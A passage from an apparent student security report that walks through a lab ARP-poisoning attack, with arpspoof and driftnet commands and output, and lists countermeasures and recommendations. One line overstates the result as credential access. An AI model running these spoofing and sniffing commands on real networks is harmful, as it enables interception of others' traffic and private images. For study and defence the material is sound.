Against-measures: Implement resource limits on user processes. Most modern operating systems allow you to set limits on processes, including the number of processes a user can create, also process monitoring tools and scripts to detect and terminate processes that exhibit suspicious behavior, such as rapidly creating new child processes, set up of User Permissions by Limit the ability to run scripts or programs that can create new processes to trusted users or administrators only, introduce into infrastructure the Intrusion Detection Systems (IDS) to identify and alert you to unusual or malicious activity on the system. Do the Regular Software Updates by Keeping your operating system and software up-to-date with security patches to mitigate potential vulnerabilities that could be exploited for fork bomb attacks.

ARP Poisoning

ARP (Address Resolution Protocol) poisoning, also known as ARP spoofing, is a network attack where an attacker associates their MAC address with the IP address of another device on the local network. This can lead to various security threats, such as eavesdropping, man-in-the-middle attacks, or network disruptions. The goal here is to be discreet by doing everything not to suspect that the attack, so the attacker will redirect the diverted packets so that users navigate and use the network without disruption. We obtain this kind of behaviour when we try to capture information passing between two systems for example.

To make this attack, we need Kali Linux and Windows 7 as virtual machines in network.

A terminal window screenshot from a Kali Linux system. The prompt is 'root@TOMANI: ~'. The terminal has a menu bar with 'File Edit View Search Terminal Help'. The user enters the command 'echo 1 >> /proc/sys/net/ipv4/ip_forward' and the output is '1'. Then the user enters 'cat /proc/sys/net/ipv4/ip_forward' and the output is '1'. The prompt is now 'root@TOMANI: ~#'.

```
root@TOMANI: ~
File Edit View Search Terminal Help
root@TOMANI:~# echo 1 >> /proc/sys/net/ipv4/ip_forward
root@TOMANI:~# cat /proc/sys/net/ipv4/ip_forward
1
root@TOMANI:~#
```

Figure 22: Enabling Routing

This IP forwarding (routing) is the process of forwarding network traffic from one network interface to another. This is often used when a system acts as a router, allowing traffic to flow between different networks or subnets.


```

root@TOMANI: ~
File Edit View Search Terminal Help
root@TOMANI:~# arpspoof -i eth0 -t 192.168.217.132 192.168.217.2
0:c:29:6c:ed:c5 0:c:29:92:93:68 0806 42: arp reply 192.168.217.2 is-at 0:c:29:6c
:ed:c5
0:c:29:6c:ed:c5 0:c:29:92:93:68 0806 42: arp reply 192.168.217.2 is-at 0:c:29:6c
:ed:c5

```

Figure 23: Interception of victim machine

The victim machine is made to believe that our machine is the default router and see the victim responding to the request.

```

root@TOMANI: ~
File Edit View Search Terminal Help
root@TOMANI:~# arpspoof -i eth0 -t 192.168.217.132 192.168.217.130
0:c:29:6c:ed:c5 0:c:29:92:93:68 0806 42: arp reply 192.168.217.130 is-at 0:c:29:
6c:ed:c5
0:c:29:6c:ed:c5 0:c:29:92:93:68 0806 42: arp reply 192.168.217.2 is-at 0:c:29:6c
:ed:c5
0:c:29:6c:ed:c5 0:c:29:92:93:68 0806 42: arp reply 192.168.217.130 is-at 0:c:29:
6c:ed:c5

```

Figure 24: Interception of traffic from victim's router

This is a reverse command to make the router believe that we are the victim machine on the third terminal and we observe the response of the router.

Then next is to launch driftnet which allows to recover circulation of the images in the network
driftnet -i eth0

```

root@TOMANI: ~
File Edit View Search Terminal Help
root@TOMANI:~# driftnet -i eth0

```

Figure 25: Launching driftnet

Driftnet tool we run is a network monitoring tool that is designed to capture and display unencrypted images transmitted over a network.

At the victim machine, we can capture with driftnet the images found on the site which they visited




Figure 26: Receiving images from our target

This is the results from our target whom we controlled to demonstrate the potential risks of transmitting unencrypted images over unsecured networks. However, it's important to note that using Driftnet or similar tools to intercept and view someone else's private or sensitive images.

With this full access of credentials to the target login page you will be able to change their information and manipulate what you want.

Against-measures: Introduce the Detection system by Implementing network monitoring tools or intrusion detection systems (IDS) to detect unusual ARP activity and raise alerts. Also verify Static ARP Entries by Configure static ARP entries on network devices to prevent dynamic ARP updates. This ensures that only trusted MAC-IP mappings are accepted, Implement port security features on network switches to bind specific MAC addresses to switch ports, preventing unauthorized devices from connecting, use encryption protocols like HTTPS, SSH, or VPNs to protect data in transit, reducing the effectiveness of eavesdropping, perform the Regularly audit network devices, routers, and switches to check for unauthorized ARP entries or configuration changes, the last recommendation is to Educate network users about ARP attacks and encourage them to report suspicious network behavior.

CHAPTER V: CONCLUSION AND RECOMMENDATIONS

5.1 Conclusion

This research underscores the critical need for vigilance and knowledge to the different vulnerabilities from misconfigurations and software flaws to human errors, and they serve as potential entry points for malicious actors seeking to compromise either network or the systems.

5.2 Recommendations

The security of information systems today represents a fundamental task to be taken into account by any company wishing to have a set of tools and methods that enable and ensure the governance of its information system. It is important to formalize a security policy by taking into account the real risks that a computer system suffer and by evaluating the costs that the problems resulting from these risks can generate compared to the cost necessary to put in place solutions.

The recommendation to systems and Network users, Perform penetration testing and security assessments regularly to identify weaknesses that may not be apparent through automated scans and also adopt the zero day attack where they have to update their operating system, applications and hardware up to date with latest security patches and updates, setup strong passwords for devices and any of account users, Monitor network traffic and host systems for signs of suspicious or malicious activity. Utilize security information and event management tools such Wireshark, physical access is also necessary to Protect physical access of infrastructure like servers, network equipment against unauthorized access. As my last recommendation is to provide the training for all network and system users for awareness to the latest cyber security threats.

References

- [1] T. I. I. Year and I. I. Sem, Digital Notes on (R18a0521) Department of Information Technology, vol. 2. 2021.
- [2] Idaho National Laboratory, “Common Cyber Security Vulnerabilities Observed in Control System Assessments by the INL NSTB Program,” Secur. Res. Rep. INL/EXT-08-13979, no. November, pp. 1–55, 2008, [Online]. Available: http://www.smartgridinformation.info/pdf/1327_doc_1.pdf
- [3] C. Cilli, S. Aldal, S. Fleginsky, and C. Ledesma, “IS Auditing Procedure: P8 Security Assessment - Penetration Testing and Vulnerability Analysis,” Inf. Syst. Audit Control Assoc., 2004, [Online]. Available: <http://www.isaca.org/Knowledge-Center/Standards/Documents/P8SecAssess-PenTestandVulnerabilityAnalysis.pdf>
- [4] Ö. Aslan, S. S. Aktuğ, M. Ozkan-Okay, A. A. Yilmaz, and E. Akin, “A Comprehensive Review of Cyber Security Vulnerabilities, Threats, Attacks, and Solutions,” Electron., vol. 12, no. 6, 2023, doi: 10.3390/electronics12061333.
- [5] S. Mazumdar and J. Wang, Guide to Vulnerability Analysis for Computer Networks and Systems, no. September. 2018. [Online]. Available: <http://link.springer.com/10.1007/978-3-319-92624-7>
- [6] M. K. Hasan et al., “A review on security threats, vulnerabilities, and counter measures of 5G enabled Internet-of-Medical-Things,” IET Commun., vol. 16, no. 5, pp. 421–432, 2022, doi: 10.1049/cmu2.12301.
- [7] Microsoft Corporation., “Microsoft Baseline Security Analyzer.,” vol. 2012, no. November 9, p. The Microsoft Baseline Security Analyzer provides, 2012, [Online]. Available: <http://www.microsoft.com/en-us/download/details.aspx?id=7558#overview>
- [8] G. Hall and E. Watson, “Hacking_ Computer Hacking, Secu - Gary Hall.pdf.” 2016. [Online]. Available: <http://index-of.es/Varios-2/Hacking Computer Hacking Security Testing Penetration Testing and Basic Security.pdf>
- [9] N. Ahmad and M. Habib, “Analysis of Network Security Threats and Vulnerabilities: by Development & Implementation of a Security Network Monitoring Solution,” Researchgate, no. January 2010, p. 93, 2010, [Online]. Available: https://www.researchgate.net/publication/202784990_Analysis_of_Network_Security_Thr

eats_and_Vulnerabilities_by_Development_Implementation_of_a_Security_Network_Monitoring_Solution

- [10] T. Mazhar et al., “Analysis of Cyber Security Attacks and Its Solutions for the Smart grid Using Machine Learning and Blockchain Methods,” *Futur. Internet*, vol. 15, no. 2, 2023, doi: 10.3390/fi15020083.
- [11] M. Zolanvari, M. A. Teixeira, L. Gupta, K. M. Khan, and R. Jain, “Machine Learning-Based Network Vulnerability Analysis of Industrial Internet of Things,” *IEEE Internet Things J.*, vol. 6, no. 4, pp. 6822–6834, 2019, doi: 10.1109/JIOT.2019.2912022.
- [12] Arpitha B, Sharan R, Brunda B.M, Indrakumar D. M., and Ramesh B. E, “Cyber Attack Detection and notifying system using ML Techniques,” *SJM Inst. Technol.*, vol. 11, no. 06, pp. 28153–28159, 2021, [Online]. Available: <http://ijesc.org/>
- [13] F. Ö. Sönmez, “Classifying Common Vulnerabilities and Exposures Database Using Text Mining and Graph Theoretical Analysis,” *Stud. Comput. Intell.*, vol. 919, no. August, pp. 313–338, 2021, doi: 10.1007/978-3-030-57024-8_14.
- [14] S. Romanosky, G. Kim, and B. Kravchenko, “Managing and Auditing IT Vulnerabilities,” *Glob. Technol. Audit Guid.*, vol. 6, 2006.
- [15] G. Y. Shin, S. S. Hong, J. S. Lee, I. S. Han, H. K. Kim, and H. R. Oh, “Network Security Node-Edge Scoring System Using Attack Graph Based on Vulnerability Correlation,” *Appl. Sci.*, vol. 12, no. 14, 2022, doi: 10.3390/app12146852.
- [16] X. Pei, “Analysis of Network Attack Technologies and Network Security,” *Proc. 2016 7th Int. Conf. Educ. Manag. Comput. Med. (EMCM 2016)*, vol. 59, no. Emcm 2016, pp. 111–114, 2017, doi: 10.2991/emcm-16.2017.22.
- [17] A. N. Ozalp, Z. Albayrak, M. Cakmak, and E. Ozdogan, “Layer-based examination of cyber-attacks in IoT,” *HORA 2022 - 4th Int. Congr. Human-Computer Interact. Optim. Robot. Appl. Proc.*, no. June, 2022, doi: 10.1109/HORA55278.2022.9800047.
- [18] Wikipedia, “Handbook of Malware 2016,” *Wikipedia B.*, no. July, 2016, doi: 10.13140/RG.2.1.5039.5122.